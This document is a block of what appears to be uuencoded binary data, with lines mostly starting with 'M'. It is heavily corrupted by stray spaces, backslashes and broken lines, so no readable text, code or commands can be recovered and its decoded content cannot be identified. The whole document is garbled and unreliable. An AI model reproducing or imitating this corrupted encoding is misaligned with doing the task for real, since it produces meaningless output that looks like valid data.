^P, <-RKSEM. I?8. (_6^_67 [: (O2V^#/4NDD5" \$? M8 \+ * \SZ5KI\$SB>_XNSLP/\H* _46EJ1 (YV. Y#X * &FH-<<Y] CP8-* : VP=78 M] OA@5MF_ ">\$2TA*8P \ZP9R9G+#UC \LB76" . L#H=U48P\$9: R/ \!D>1D<L [0B: MB. W8 (. ^: %; 4VK/_: ?@R4Y9J129 \N8J?R\$5-. 2Z1' U*FDNJ]] *E (FRK6; %! MI, Y15KL8+09A4^ . 8 (\$B"V&@; 70&&7\$ _UEQ5#"9@?A?IBB! +-\51_6U%V+2NI MJ0JZRQ) I' \ "*) +HO\$A&8V (I: P [\$>BQ&\X/G>RT5%X \W&: ?% (6I ('] ^*NW' [M' 3: _LY (<+L"7: M+3D@' <F07?C#) 0 (9/L%<OV6P^?^R] O) 54+L9^ZUT) OG^T= MJ4H=FUVE/N/GMVGP#SEU3\ \ \$>] *I<) H1KY' (:VUD2U' G--=TUD=H] : YCS<D M@%N%ENDJB] BG; F+; \$JK. &?G?VX5<W%3"JN7VN*O; +VRYH-W=R0US"<# \4QT? M: 06P8L9DJO#] 3C<JBUBU4F (9K] U [BE: TXA1^PG \X' #S) ^1=<53' NBE"8DJMS M9?) , B) 0BQ' #CG, 2T"&) %<NW@ \$I, W*W0X\$JP \ [BOI%SAF?CYXM5L! 0O (<2C0I MHC! =+Z*PMT (W8I, 0\$6G#LG#C<I (A74" \$GOECEXQ83QF+\$O) #I9@1HSQVWLH4 M (; YXQN/ "FDSIX1R \JU\Q@%A#, +R2#" !B9EA<6: I (#U (S#J, ^; , !VE9-=4Y#^ M*G \YX@5%! *J=80!H02 (; 5DD@/IA&X@I9 [T: M6LL>*VP+X. R/&E4OPQXXWH%

M9XY&3<&L"/70E%&JKDRD<.U#4M_`!*./!/*5#:':E,) <TW834) 4S-7' %!F%0
M[;9:SELSTA7#, *-I, VGTX ((K>4Q25%.5*H5E)P>5S8X, ;, #X; GQ+B=4%TA
MAQT5; 7CD, =D. 6T. =A\ZJ2C&XC'G.XE; \$O) 4QK4OX+'8B [DJ9^47GJ3%] @, ^"
MDK! 54-NNR>@TJV.X, 0DVQF"44ZX-ASR&L [TXV-'XDU@1V<8O_' &5Q/XV4PGM
M? \=5B@OJ. (-X5!WA537O>JI>' #-1HOC%005 (IOKT)=[+9XX\$'I/S%A>WOO, !
M=" [SMCL\$'D18"/;>_OG@^\$Z21++'JI (T (G=-\$DRA9, 2L8R1S@\$:5WA), W=\B
M_5%Z1Y"K07Y0!T3YX7KPG"-7R, A4; !4^&*I:L^0 '-XT:7DO+H\ (^U-FT09TF
M%J#GN] LGKX]V; 39'F3*HCXL4-! 'X*!U (0KYL!>1OE7W)=FO [Z, 4 [] P?G+; Q&
MZ=H [LX [\$2E4+' /, (%_9XG34' GSR (F2ZC (AIQ' Z9, %JMJ@1 () 1C' \NQ' D=?S
M, \$-B*DB^=" , \ /F.S.EVETS7XE.8W05\C13:+4 [S5M/ANP) 0?%VP, ' <=XDCW,
M, ([8KK-D\$V/&&A'PLJ3@T '!4A7' \$79 (4I" M5=6! 6RE.9/J+5C; P\0E<450]
M-<FJ (I) TQWG&DSSDZOAN8EVN:-?%=\#- 'T<?XYC' P<# 'L>EHG_%; A] XNQL, F
MW! =@BH;] 0, #] BI-#%X^! 3 '@; @S/ "KX@6' . * (6GS*. [WW<'BT@ "#?^) WQ<&G
M*R&.G; \$30P*; 9\?' 9B4, <VM4.L9'H' #=#^G480*__ [D4A-D-2' QVH4%>5J+C9
MJNIUO@+&S2UHZ_A?Q [\XL0=G" "W'?#V) L50%&+M5CK\$ [FAU_IJ3 [#A8' GN9W
MP\$' '^1I\H^2+; 4E3-8S' @4EW+%_ :EJPYQ=B^>-R^M^84W^) Q2U1MT>U=NM<Q
M_99DWY=*AEK\G [! ?O"J\MMUBTC, G5R] #*LL' /Z5?Q2\$O-AJRLMY [UY=A!) !2
MDGPHUV4FR60U) B>O (GS\$8COR, D/VE (V; ^FI17K. :077--C3-97, UCD&]] 1. &
MGWX"@-X<OX117, .Z/O>\A!D%"DVMJU"DZJV? (E7#V0E [<); \$WL"-R"&"OCB+
MNR^?ZSP?R (L9K:J0UNHV\Q/_?3) F9@ [Y#@6' Y2!B+2L*E&#C# (; -GM] RM@_W
MXK0! "8] =U>&Q;] 0\$<] /7" FJF+; E! *9_#G_CON (: .V8\1H0_, =@02H# 'E+-0\$
M!] U. :? ?63_JQYHX=\$LX\$19.E+, LIN9<AL>DB3) NZF8Z!) 22 'SE7, 8 (54NG3,
MLLA.; X@92RC"4X% (#E?ZSDX*:B<] 3R5=&Q8@65VN0*?GTFDKX; :9GX; FU2?8
MV+5NS:F^1) S@#?8) *E10>TPV">E-"&VI, L.#>THL (8L-+9T&A*WN/3W67+P&
MA4O\$C6.5; 9N [HSK2^TF0B_557' "LOWA`-S3_PEMR=NH [WWU' ZRP*4; H?9D:S
M] Y-B?F1\$F9 [K]:GT*SBZ4>, Q07&?C) DP^X'26) (<Q%: (ZI '2>T=^FZ4*K?/O
M1W%4' UK&@-2F]) ?S#B-060) U-M) 5QMB#F5] FO, EKM+L, VW7NC [#:Z62", Z!
ME=+85@) ER7\<U12KC 'HKE8#8XIL+! .M:U&E*USGDL&2\$DQ0] *TJW#%_0<\$@)
M4EED2AHXUE^P; L1A>Q&IW' 'QAQC09IWHLZ5RVEYMH 'K*" #%LI:YOJ?SR, NU_
M.%GE55:GKW1' J6++ ' +1) ">Q+^EA-VX0"=!UA01-K>M+V_:!46Y+!*?] FMDH8
MZ&HX5FC6?*L, %AR5C] "&4, ^8EO-0Q< [NPW] .:V0+] . \$#:4SO.]M.N58K\$YH]
MC&^; +FQ1%Z6@15V>ZUZ^0:E@M%M_^Q\R0?I0K] 4^=#?AA?1 '\&QUEP; (94 [F\
M-"*V-RNZ&M1*_74DLY1*C-1) II%MT2; J+YEW] OC+MW7# /<E; CRDMK#GFG!G
M2*XW2IENV/U2P>AS:D' ' @<4"\$_9/WD 'YW6A-K3BMY3?"-K0C&<QH (JI (1M%
MT0B\$T"/F8 [8E&:P=9>+%F=#L] J7K-F8VB\$K%?T?UPW3; @YE%; 1]>WBY&M%J `
MR*>3, *.77<\DNI&) \T59) 2R*V:ZPD9--FD"HF12W, W4!L_Y*'; -; /.) *PTE
M) , @; ZJ. "T: (E&QW3X*">ENH&0) /R03*EIM; 'E (=E3-V<:HN-GGN3&IZWT9\$-
MQMYD@^D@U/AQDZR6S (\->I=:3V.TC0_61%AS189: !7/5A, O) >YXHTB+C<3E"
MQL1&93 [; KTM>T#?0L9SS5!A-B51&C, E) 8EI (\^ ^22-T.N#UVN-' J! \$=7\$=D
M5+FXL^2LKZ [^Z#R//, \Y#CO)) 1*4Y^\$0V'1\$QHJS% [1J) 5) AI [= \$5MHBHCI8
M+Y9ZU+&1H\$I=F*/8&08] O^] CYP9X==5) %EO0J1747B81\, Y'2) " ! (7G]-24<
MD%*KF&R=+X/2Z#X/^?^?R<ID&V\$@_6Y/.XVIA&I (5F*4 'HNN&\$BI*60' 1
M=:05DMBCA=KF\$; N'4UXCOX0K3*0 '8^, , C' A/ECL!FJD-6RW/:Z, Q7%' KBTNE
M/\SLYUL+^?CG*F; J_&AD08<%U' J_E?V] D' EA91+6G40-QU7" %E-\) * &?B@;
M) .I, 65B81; (P@J] ER=) P6B8_D-, S_G/* [F8X#-R, ; . '\, OQ01- [^EGXAT* @, 0
M_ ; U\6CZ506R.7) *] ?V2.4) 4^+9=+-C>BOA"7] N3; 1] " ! 16K#&A=FL-3 ('\&9<
M#+Z, 3:) 6NR8!0U"U@56%IU_*_] QEK^K6*4<\$_B:>-<D9I\$UZ9OC] " ^LF<%/
MF9Y1JM4<H2M&SNG"WX\$=3FE+6=JAL:2OH<PJ (@B (\$1K<I1:9B*/&) 9EI-? '*
M15SS/6WP%F? [10]] 3-GDN&B-, =* <#<8R ['FTJ5] 5EG9Y\$HYG\$SU] LT\$KT@T>
MASB/_*?^P: E7<EN.BI3NI4VLE0AU8GMO [XG-] !9A?Z#K! "' &V (-PLP_0%\$V_
MV?RH#?/@O<+J@FZ [5/KH%*7+-%!, =X\$@I, 2& [P:ST5IG.TX' L) M\$ \$' 13YBI
M\%UNN<\$RN4D- 'YLD8=-NAAP5D! P<VU^ .WM"@D-C0APR) N; LMK1! ; J=75:N' %
MXL%Z0<L:1/Y?#-4XA\$^*?:K_V0A; :F] !S!%); 'S28; <Z@K^] \$7%TM%N3=-; @
M0HE6 (I\0&<=1^_A?K_2OAC] P?VCH; V' XQ1! 7H%0Y; FXPF) ZPIF* [6V#DH.%/
M1C6QL6R/_WI<6] \$@O [] P3. \M-^ (B; D [6=@-U [<33S<GD?5 (NSJ927Q8C-QB8
MM'; Y.KC*-M"6EN?0V7US>.3\LGWD2 (+BX [%WR1%T230CVFQ5^, <JZ7S). AZ-
M#JDITE8H/!-_IR) "8\$Y.Z0/Y4J#I '_7, ; ; 7" ".6) O>N:<T3\$+3:HFVJA) 2 [T
M'\$?&V2X5#?S.Z) UH' # (>@. (Y8^SD^\XS4C+B^ (8#<1E%5?F*ZCCKED*BYN>^
MTT29!7EC*9N>YVX=NY4M1V^00!D99; JRY@1WBA>0V?ATL+#\$N"@U' =] 89=%
M/XB (H6/3C2+WVGF [!M#7G67G&R#, ZTO. \$] C' 2^ \V2V:1U7>XK7' Y (PV60V=U
ML_11B48^) 45"@ [*0C [*] 27OAU BK^ [?MMV*D. 3# '6WA 'GD) 2B??K! _\04#CIV
MQR@X] [>D ('1' 3:0<OVO-NA#R8E' " ^<] 9\$&] 0+:4\$B'; AW [YY:B, 32ATZUYSD:
M* "U! ** , 0+HWR*VX1' H%P;] FF^M.9; E2T#+.E6H: :BG! 3>39QU/! -3M' 2I4X
M4D; \&6? [SE<Z8+RZIM! 77?NBUOJ33 [76>^\$4: [VRF*ZZRE (%NJI6' FV5PC6/
M9=6B/_=O:\W?] 7JW^W93V#>M?]] YZ@?H=AA [: \$: -7@: 7' LQ=_DCBE6LHN7NA
M\H^GL91E31?-*H" I*C*%LUL' G' ^G7N01_E] V! \$RS' PK/@) M. /BU+K?J&J: #@
M2HNEO\, U2^XY#_C^U<, [D, %?HXZQ4EDRF6&M=C0T8; <SC<JP*20] <T (/V+O%
M) 6"B91X6UE' 1) 26!F?: ['\#SNLIP=) W [RG+FISAI^V' M_ (G] JN<W\9V] EF!T
MY%FVW (\$UT0F!QW, 6RWI (&\$EDQ2E?EI<VF5] <_, :1I"/2]) KZH '\B^OI' 2?D2
M2+]] '\]] V7871PXH^ [CVL052Z9P (E?2' YT\$&A#03B; [TV=, :7RA_-Z5'-Y?&%

M[0YOW/'PTS!,L1@'BW><FWH[!]XE\MDKG' \$>=7Z8PSYV3J/3@!;%,%8)O-&,
MGMPU!STW0>5IS\$M%8[#?#MV+G254BW9:/OQ[BK^P=OI]#L8)<U%NY=NE\$^>
MF/.]2?XHSL(#YR? [= &E-' .#-+;P<DUV<N35-)AEI]L/@QJ@S&DVZ4]>>DI1
MY\;N^:8'M[<#<ILLHX.AF*7*!SW^M-:YRUM46#0X.;!.7T8XZ/^)N/]N]T2TW
M<^&%T:8W4('N7?GX%L')\`ALZEMP6[S[#,#?9U/>PZ,Y+-V@R6]?!Z++7X-+8
M8=-#?>/:85"VK<\$S3\6UEF0HNV8/-D"J"G-Q9ZC(27Y(9TDD5;"P\VY<2A
M]85BNS_XE(O())_4UQ<\E&WQMMG4(B&RO<0-W.[M(CT0%M:?'S''<Z\TVHO+
MJFOZ91"6;X,/5-+/R(LQ0L\$##E/BS#"=;(*_(1LRMJ>3!7?R^C&;E=P1C;"I
M0,&Z'TD.@%!V(Z_W&<C!BM/U+RA(H'(?PM/23XR'2#:5(*5GGD[HCA])&4\H
M" `N32(5"R1T*_V^VB?\'*U.9S;#\A(W"NQ+0^Q\$.75QDND;^79D?MPCJL3I=M
M1,<@V"QFH?G+H+=XO;(1D0!NU+^*_N58RC=B'+/-<V9?A1->4\$1PGOI._\$#
M`.P%R9RSSK5;WOA)5Z5N>\ZGFO#!8,)DBTZI>*[51WNJ1\WR36=46ALSH48)
M-9_'X=\=YY\4';F)?+Z\$@\'B?T_OZ9D%L9&'N3%"Q:;N]PZJ*3:"<\$,BBDX]
M4&W%NK"^\@4>/-Q!33T,5%*WQ:\<A5&^F.XGW^11DK&0O2'L]<V/-Q@4P?)
(M84-V\$&;CE5AF>JHA3'U)=9@4W#'I.#?+-YH9H0040"W/?DS9^TD@;H9GD@YI
MRW\$58!E:C;S?ACXEZA&OI[]/U=\9X=VL[''>CMMY&N%(YBJOY-W!R_,3JB
MA0'P-X<RFT]A-G=X-I]ZSH[,YFEY:A3/!O+/O!5%E/D7N@K;\$MTL6_%96-B[
M%#2-OD3*C2AKFD5FK).L[&_!ZK64:_03&<7R`_&XU?OYIIW:FEO2&<-EL9
M937#[>#82.=V5;Q(/X/-5)YR'ZUZ*!0GGB-[A]OUO<,#9W\$/@W4ZAWC4M(<1
MK+;MP.U=QWY<QZ'0?7\$'6C+]00@6QPO4_.SAB[W4+WYQI(WK\$BE*?(R\$.^RU
M"1!%"^V@:[,^Y`(<A1'J<L'?=-Q>C#`LJ?^NX6?+!EH<U+KG=9#=.T<C+^C6
M]F#0\RIIH'6XLOW3(X)G)&Q-KX,79K;=5[(JMR7.W7]:VUW\$6E[,V!D&+25<
M?/YZ?T>D<',(#ZFV\$AU.KP\H%?3GJQ@+[I4'J+KT.AC9F&=0GF@XV8`/'L(
MZX@F*X##'^[7=%K^1(Z&4/D);+56S\5`N3!P)&'8RM&[<ONPI5:<GP^KK]\X
M:VM^88TNKHJ^W8P6P.+2=JZ#[KUQL)Z";LG(<Y\$&)3@)J>R#9C18=/INTAW
MV:@C'&!\V]ZUT_SND2HF(05&6^&L9N=^ZYP46XB#GM)*F)ZT,#\M-+RXM*EB
M3:J`*M">T7]H^B<WCKTHF5\PP8W&\<FSG4:#\$S1@I]HK&(6GQ5IHHZIHUBB*
M#P52\CR*&!\\$1MICZB+*W=-_' "="+_2_>U*#T%6+I/\#XI#L&GP!N!^`,`X0C
M6#Q003'P>O&+G9TT!K/&\$TW_1>A3?A\$Z*0D3&%6#<-3T2'5->G1.(`+4OL4\$
M63A#`H-1=K\$)K(S.WHG/87)I8?NH8%2Y0M*FB=H[<8+1I%P@RVI=%*RT!KUA
MC/\KP5J&?COEG;(:J3&!.- (3Z`YZZ.ZH.#\$R-Z)^Q[V*U(6#B_*B@./&QX5+
MZ7PXG`4&M:'X2WC&\D(!JG#\KV,,N(PZ^A0&^N3"N3"DX#+H=-_F0/=0"EK\$
M@.>)2U'0&`RL%&&\$^"!V>/,#WY,:5TP6*\>NUI5LM9A1Z#>/_.R@1L%R,1[
MS^E[>O9MLPYM&(V#].9"="!\^TG4?J<E%3,KPV']U^D#<5GECV?:(W(\G_SK
M</<&FK<@4WPE.J_@[P>IOLA>QD)D9W7[]-I!) "FU>Y3_[\>Y],*,G`'W8VM
M(!HZH9T^T&@Q=3+HP&T8`-YUIZG72[SE;[/GN3D@TO:YK5C_ZM0.Z0*IV9Y(
M,/I>V\$U3,U"(C(Z\$>#\<0S%Q+RIF/K(/[6&+KYB:BV)+]%(T#`+FKB3"Q@J=
MZ;X9V]3O&`\$X,-PZ\$<1>P*/M5)I+Z&,2L8]EM&\(EP#?)P0%P36\UYPH<)G
MRE45[ZT>54:B@/DB%OY14NN5\$F']>F*@\]:_RE=Q'_I_^]6N%69#PFX<BL%@
M+@P'Q=W`H+[\$8VPY9XOZ!W'20\[%%"S9J8THJM3;V<E^=ZGBNI'IO`MAH<
M!N^#\#+0=2*S3C1=G=BL\$T]7Y*L<S&A3HE">C?]H"X5!E0[]W8"&,LYR(@
M*.9;&P+^5]'9K\$#&Z=9_&A9^RL/1_^6[I89!,*OO37B93T5@B`!0KSPKNIP
M98NO8PHEKN'E/DU"F^H\$+D\$"E>^?^E30P>)I4,'F'_GGT:A<'3_PK@'-[5>
M\$?[DTW3XXP7A8XPAKZ!_ZM.(#N87C*8')!:#L7OA-?>V\MP#^;#CT=;I_\
MW#C>/=P^VCXY..+D1+*\$[D=?..7<G%39@*#DJ2TKCAH[31X];V<R]"&C#4065
M&T@.: (F%U\$S?OWV4TO5LG"\$A6CMX1F(_XH)H0D3(TOK._WG>@,VL6SJ]C4E@
M,:/4<1+Y`S3)MM*:8`GZ+5&NR.@:ZU_K3"UXY'P'61"2T\$5=@R\]2>&(B1XI
M\$+J'_">)OF.F5#TWR%*"^\[VRB>_&T8)GP#ARMP;&;4XSS1<&%TJWB=A>LD
M"@2@WBM*A73),3O91Q6CSW*N'S@',0YT>SCH^2T,&:MOUO%P@)IN`!WQXOJ<
M:V#+6_E7JP7OUNA=?Q@QC>`[\@9*7;<Z+C)*\$C>2`HG"VEISUGEER7M.'JU=
MP<3`V_U-[2_948SX^R.G0<G#*_V_-C7R.EM,\J2KQ;_4W_\$H)=ZB8_:0>Y"__
MD9LF/,ML?D@G5C_J)_6PE(D^J3,/GU:6C=RU,+YLM\$9XI<(TEN-ZI5XYE?\J
ME7JW?);+QJUQ)9BEEVLJ2;)\$W,U/'MPC*M)<FN)[W<X2/JKRFE4Y=8A(W=&L
M!0#T*XF&GO)*&[%`@--[P4G0A\`O8:A&7+DL[ZBIP'2XD.YE5<]2LE.F+=R
M&<&+?'Q'!;3F(NDO3-^(KR3F-W\V?W2!E\`-W75YHG0\$OK4Y:-;N<EO/KA%Y=
MT#]>U\$RK4J1C;C-]5-&NT_?IKRNYPZ1!2_-3RMC`_PH*K)67C7ESRLN.O4'N
MZ75U3S3_\>+I?)3AA-*?)0Z%.7<Y-53M'CL14V'_WS1\'*36*N4]P92BH
ML3:ZQMhf69M1<D,2;T9#LK4BR;2?5-HK3JOGN<%P`N[/PA)."AY5,GI(40A
M8,+N]XK_9J60Y!C&\$X92?JM#`&CYI>09(^(>2\JY"(&P4),+`JF&E8C1Q#&A
M=OC>9*8Y'YJT(%RU@K0!3Y*E)T2R@0'P!0!I3]G!9CDM(.3;V#5%P\D\$C;J
M\$IQ1A^2.;NJ*U!ZRL)<"SX]?N8\K*UBF.)>B>I4\$%N6TA@.OHS7#\$@-#=2H
M9'YIG\$=2MK%LF!`N05_U=0NW/3MF(7DL:>4QA5L?GKPIBA^H&(-+-U1/"K:
M(+X66+H=#E>`0N%.B`\GR6\$QNUS'N8S\C'8*+G_GL!+08EV011-*9"Q>*2VF
M)YQD?#Q;A)5(<9#6A,S#58:S&-?_<[KXUJW^OEW]=^.=/*Q6?VR\6SY=VJHM
M8[[5`18\TR[3HS*JY_*/._<7^?BA^W[0^Z@/H6R.<2D(13'EX_+2'!9+&;6=
M`I[>R!6F)EHLS01I??`CHB/&\3AFA`W`/W"=#N4^#8!#W]Q,/S[=/OZYL7WT
MXA?X3,_`!Z^/=G:7[\$3Q5A5"EO59T1WYG>U@=\$=ES''-]F'.) ?3Q;1+L%BO!/
M&Q__V71TA;.BJ=8U3AT]Z[+LX"Q"'@-9"_R'N`SX2R^ZFYs0]S^GL"H;V'PK
M:KB]8-A_1TLC^^X4%NDI)3L]7:J?GJYM,<1U`C9(";WN7Z8OY?I_IFEFRX2E
ML:=2*(=14EJ:E6(HDG`GI@3:<9(HI%/[1H/FW!L8E[7\$J>M4+,_<N/FMJY:

M7#0S;#V\$M3)<(_K9&ERC.:/VK);/BO9(%EA\$LR>`; \$L_0^0K2(TVTC.YFSB
M@=-):<<6GCP;>CZ>(S)-@/QDR\$84HV/&9N;\$F)71\V)FI(2IN5<*_>R\$W+O
M5N>".:A[4\Y`?@[,]>=G)B,V).53SX+@V)2Q%]ZM1V';EN<7]%'_^>5XG<#
M1!@Z)!M!IW.'`C!%R"1P<<>H62HNSS&<#;X\$"RHCN,F.QM(3+EA-A>_+>FS\
MM+"P3)TA-I%7E*J;ZT&IXJRJ>[",@V_"SMH#9^V1'.O,4.DB6Y5TK\$#K)4TW
M@EZK&&A@?CFMM5HJF7/(:OK8.3BVA<IP4^D"I\=F`LR,/=N%,Q&-'KPK--.L
ME<;@`. ;7.+_KY@=GN0ZGLE7R/II(*%VTE0S\$S"],PI\G!B`M!5(V`Y+:IX&2
M+9AP\V=92WRF!W,"[(8-2=[,`^R7W:/CO8-]`YB\F0?8\<D1\\$&&+'XQ#ZBG
MKU\<[1X>')T8T/2[>0"^/GII@() ?95/8]M)+,)7P@Z=0`Y[F*^3+!;(CB11
M+#1]9@]1%(RAQ*K&:P7-:6@AHK3*3S"-*4&1E\$T([\$2X.G/L!GB&F^`A)/<
MKVWM`^SO6J_6^95U=NT<[#_?>]\$XWCO930\N&XY9II3&UB]?+7"*`J)E5PAZ
M%`#)J4N)/268?@V_9TJNZY)>TK+*I2Y=)MA\UMXI6LA7RC8&)%L3+:F'=\$NH
MMVJ^G`FQ7F;YGA\$F1W\C!2`B*],41J\$RE6UC5)U,56U@&V4_&4?<U+>67NB2
M314M5`FIGVFP^)(R5<7`XD5A6)>6"QK`4K7L%[9X)LJ>KE(<-FV<S*#OLY61
MY">@3.Y--S[G/-!DDX29L2BWMH`@14KQ`R>18H;N:\LD3"(?HM":3;S:(=)\
MW:3F.,_`)\7AH>/U,6^C1]:W+E[`(J\+;S@W;FWTA!K=3Z>S,V)<<TPFTQ6K
MF?&36%A!31[S?^FWE"DO2L-2RPQC,[T=OX`Y6OU@AK"G: ,^GS?[]&8K*`6?
M"0WC:S`>GAAO.?.#Y#LAID`\#UN^-@*ET.6HV6F+@SN`4QJO]]Y`S@>WSU9!
MO:``: @=J!+@QEL39R@.#@U>-T>5*."?%OX>]-MHV^,%W`&]X*(!J*+Z`_&+
M43;P+M.RXPBH4+X8%`&E`63`ZM+%1?6U0KJ[LI!V1RTQ?+U4FM%Z@PPQ-R3I
M.C19(:,\$A`H\$@-_*8"IJ:@";%S1UT7"DT]XM@%5.970(96=Z0UWH5U"><3N#
M)O\$FH?.&PYP`:,J!+2DMT%)&:<+GHZ#/B"4GRT@1PWOWG;;?0<>&H,5RQDM,
M]TWB':6* [&`P)8Q+>Q2?@\$@=2R\$W+K?.:+17CM`>&161IC)%Y"T4L;++;7AE
M?4+K^KJS-YJ]<[2C.7>#B: ?10/I`-XWII_!`*8`A+-XKGD*XII/N:88Q2>R3
M#4XV34+D=+*X-S21C]G`.CMMB"CMP28I\9DERA>Y-3#)[%+WXN8ML-OFT2,
M&M,4U:BC,_2C-8PBSL)]\$!F@+-<Q_9A8+=WT`5\GK2,.ZA!5L07`8:H+88%`
MS8JAG)_<0U6"!]6\$@`U`%!\^F2E25:SEI%`*2(RA58Y#\MLLU#U7`86BE1\
MJ>#2UCFR-W99I9R.#3#==1C`;<JZC`OB#&#.QH`#R.W=5U+&:@9%(M.CHTB
M-EHR>67VMT;TK`1+;Z[!9;LRB2#E"_,*FK518V?C1C93T+*O2G\0A7V?4YMR
M7L()/9L3XKKA2\9Q!LL8)_#T#"TC*8L82<4JJ"JMP]?3LZAO,I<5#NQ\$ZD=,
MN5I.K6R=1\ACCD@/)O+(5VCNVPS;I)GC&]BXI&)D#\16LEN4\$;`U&&Q5%C`]
M[(+*6ULII3FH\ -N.4VW!5\YIJTL5ND=25?1_D`IAD7-"`M2"2O2;@ [E`R7@5
M9&6MVN@&PRUA0>VW)?U?'+4HR[7*E6AP&7_(MX^4%O:J!OM\$K7U5JZS],_2;
MM%J=+)Q+DDR1OYZUVLXIEX`6/IX"X!I6J%HJ10V?U5`J9+^?:+:%,A/L&LH
M`C!Z)RE#RV171]G`J2=&932\$;8R!8`Q7<A6\$<`BT^WSOC7Y3>KJW_VSO")@@
MI`BT6Q: :?@`#.ROZQ*__.2B7Q>,A^5QX16`U\$D?0U@(\$YSW[O^4VJ7O")7T&U
M9]LGV]F/;3=QJ6+11WD`55]MYP:%XF&L6/")7YV1C&_W"FWI^![7\:,8/7"C
M-F[&E7<2RBD#XD0./0;1DU)LR"0U2M;&0#IKI60N6X/^_UK1]6E@*\$ (<6MA
MO32GSX9`F.2Y (<6R_AMR+O_!NPW30#?>?`+\\ .3PZV"&W#>N8GMH!\$P]R!8:/
MR9P809((9QN%C:@>RTXJ8QW&P"Y9* :NIXV+"@1#P")7H`TRP/[DIJ%S@:0\B
M<0.0%59?I)G.`\ ,<_BB\D@L]^='8B4L)8EU-UX(!D%HT7.;`%]9N-BJ-20&F
MQ]4O5CD5+\@. !@UWQO==`0`I,KNS;O`K(RUET\@L4%1W>Z%@++9`6R^@V7D>
M[162+L(,5V%`,`/SS=Q\$&&9A\QL5*J64BI^44YJ8T0`UP`.&+NV8ZS2HF3L9
MBS2DR(@MC\$4H\999=M.\J9L?^*3!SFE\`A*.`#@Y.Y*AB"?Q5OU=OAZUF&+ZO
MQ\DUW`7./2]1K[#3^M#5U>W>?N2P-)DR,S8AJ&,F9\$N8D;\T3Y2U2TC"L*>8
M!\$-R/N8H()O5/O8;<UUK!7!^>*.!.A%8V?^P\W6I.U8"K04_!9]FWB`U1CJ
MU].J\+32J"Q:GE_`^81*0[^TDQY)W.`2R"4R^S&TDS^`=C[%T6-<.W2@(#U`
M>\TG.\$<+%-A@+)&9DZ9\J21\$#?UV"(F"5DA.-):<-E])RXU)2XK6+XJ>I`NJ
MH*^E":MF+O=G65%Y!VC]X6ZI359'),UN.5?&Q.\$\E>UL,Z2RML.+;6@&"!4`
MI)<M8835I+=L-MZ<W8\$>`<!`D:\CX"%*)<] \$STT@ON)XW.3CE/'!1_F@/'7WP
MC9`5A!F--4N;KBE&2KD)WQ9E-U>/^F\JCG)6GO*66,JO`.57LG[_`.57AO*.
M&4H: ?9:K-(<REIC,1SN^DHI2`55IIHJV#H&S?)*0&P"8JBPQS6PY;`\:MAJ
MUF`1VB=K#L_7VC7#M!!--/0@RL_IE\$"G3"=H:3B8?&GWT\$.4^N\$XS[(:!MBQR
MDW/:SJ1#14TX6F`&`BQ0AT+I);@>#![`IH;PZ=SO),9V6+C/N=Y,UN2?:!Z"
MF>!<;4^4I*%6.U`89T5OV!W&:\$I=DWH_AY?8D16D->=NK"WXT-#40UJS(H\$1
M9\$QD>MJ4QE3C3+Z@>Y<>C6-G!^TB?AW&O!\5J\$T:+M\$[M!LEPTM\SWU1H\SO
M[NR4_K`V7<6I?%SX1UG3V?\BV80YBJDX5Q6F`5!",3Q[-=@0:62&\6RM#51M
M@KE8VV)07\^LK^SM3=G;\$8OT*XM[MRRN8X\!)Y0340LZQE&NC"BUF\$;1DII(
MGVY"D+Y8"O15WOK7D;=^>03IOT_H6G**QI22+;/(^BJ:O671+**>T&^='APH
M]#-8YEJ&K4\$HF=@H\$LF.<5NBK8<0F%0=>QX`2T/>5#@-_%J8M[W\$]7MQS;)S
ME81WAU%X@20S`R!'Y;]+S3520.<.D:7Q450)?Y(G#>BP\T990W+"CSDA(*&
M`^H.#+1: %0`8UZKZBU/]37X+\<SFSM`M+J1@H.6_7#J=4>.\C0P[Y\$]ZMNJ>
MEI`=B+`P&CTG;OP,+`GD.95)VX\$2J;YB;?6W>1/RD*`EEQTREY/G3M+Q"(F)
MA=C0F<C0HP,_VT\$<Z!3<RD1VR)21Y6U\$?G`I*3W]R]E=7&1-`<I57TX39NFX
MDD[*A#@2[0VMI(AO74\$+^LCKNL"],D3,<YJP4(5B90&VVK[;#5"2TXS"]UZ0
M!C7F^&0=GS-&4*\HQ-G0IW0[]W`YL`%6;0XV-LWG9=%"8#K>QV/8VG`5+#97
MS,:49WK6HX425XD[2R6N(\J6U7IX^Q_GW7*)7CE#JHI!O`9P;OF(8-DF-%,;
M%&Z>)Y\$G+5W55VG<;9D_MX`HUS.9EETNDTM!U&=0BE8J%_D%U0@SL-J)Q_0B
M7M;&;4#L:E>ML-.AIZ0=T]\V_3MH-_D[+BI\:#;E3Y?^]MT!_863@VNI<B`_
MV_S56=)./AS13W6:PWGS#]V[<NK01#N1R8!1LE0:D25-S=E?,EN:'AS%VWJ4

MI^1W0@R-J]Q]' 2Z\NEY;>P`KD;*@R.U+ /9KE*' 30." <Q:\$%0I.& [*O (-YY MR:\-R0!^7' %W) F7 [./CQQ*) 4#F3GNV^V=U] <P+] @; *41 '8 '8* !9<O2G (<?Q M.=5 `UE#?_ZS^J`@?, 3N"MU< `DF+7>/JB#=R@!0EU98?M8!8<6\ (+ [BYTJ#M M\$N08>E=*D5 (;N0/AUF? \$HZB*- (!=W#)\, %4, GWF7EN() -GWK-M\1M5E"OU^M M+T!4R2HT3H\52D_+F-Z"R [@K` \L.=9L>1%&R^M=.Q&&6:R5 [M\$E1A&#&B;8 MO9>3*S `H4Z"@ (S4HNPDN0A [`0;A9NL>+==--1GK+6) &^=>5>#R, 3ZAE-Y^Y_: MN^73Q=-:.;?ET"2@V>9C26%6T3KUZ, \$"FCJ&)., # \$U&Z, # `A#UU, \$\$\$#L=BBJ M`=Y8TA73=Z] I>; IMQF (\ [, ` -!M<E&8KC `7E6A>4- `%149!4!@ZIZ' NT%7' 84 M"\+AM3L (, ;V1VP.DMJ] K6' L7H2%&* =NEY (G%) Z8&F#82: XW3 `6*V [YP@\3M MXEZDME5B (#P6*0JF/6\$X7>F+E\$07S@U.#<E\$S*DH&<K-#EEU5XJ, &HTP' \$1 [M;O>>?<NY"3_+##?&/?"*] [[^W [XT&FR/) HX7Y2__=N/, ^=\2; RC^M\2H] K.Q7M M? () -8ZR*0AD\%PE7) \@\IX!@\8ES29>* (Z&TC' @GS ('*;K%V5" F-AC: "US<] M' %>R17QC] OJP4' #EF! /U0LN8J5?K:@*R" ^OD<QC] -R7" _3PLW5 [' :0+ [Y9R9 M=Q!VCM:O* I0T [DR"/%><Q4NOUP.NK0E<TP7.W!+&^Z/L>C:8&B=:] `-, ']@2 M<; 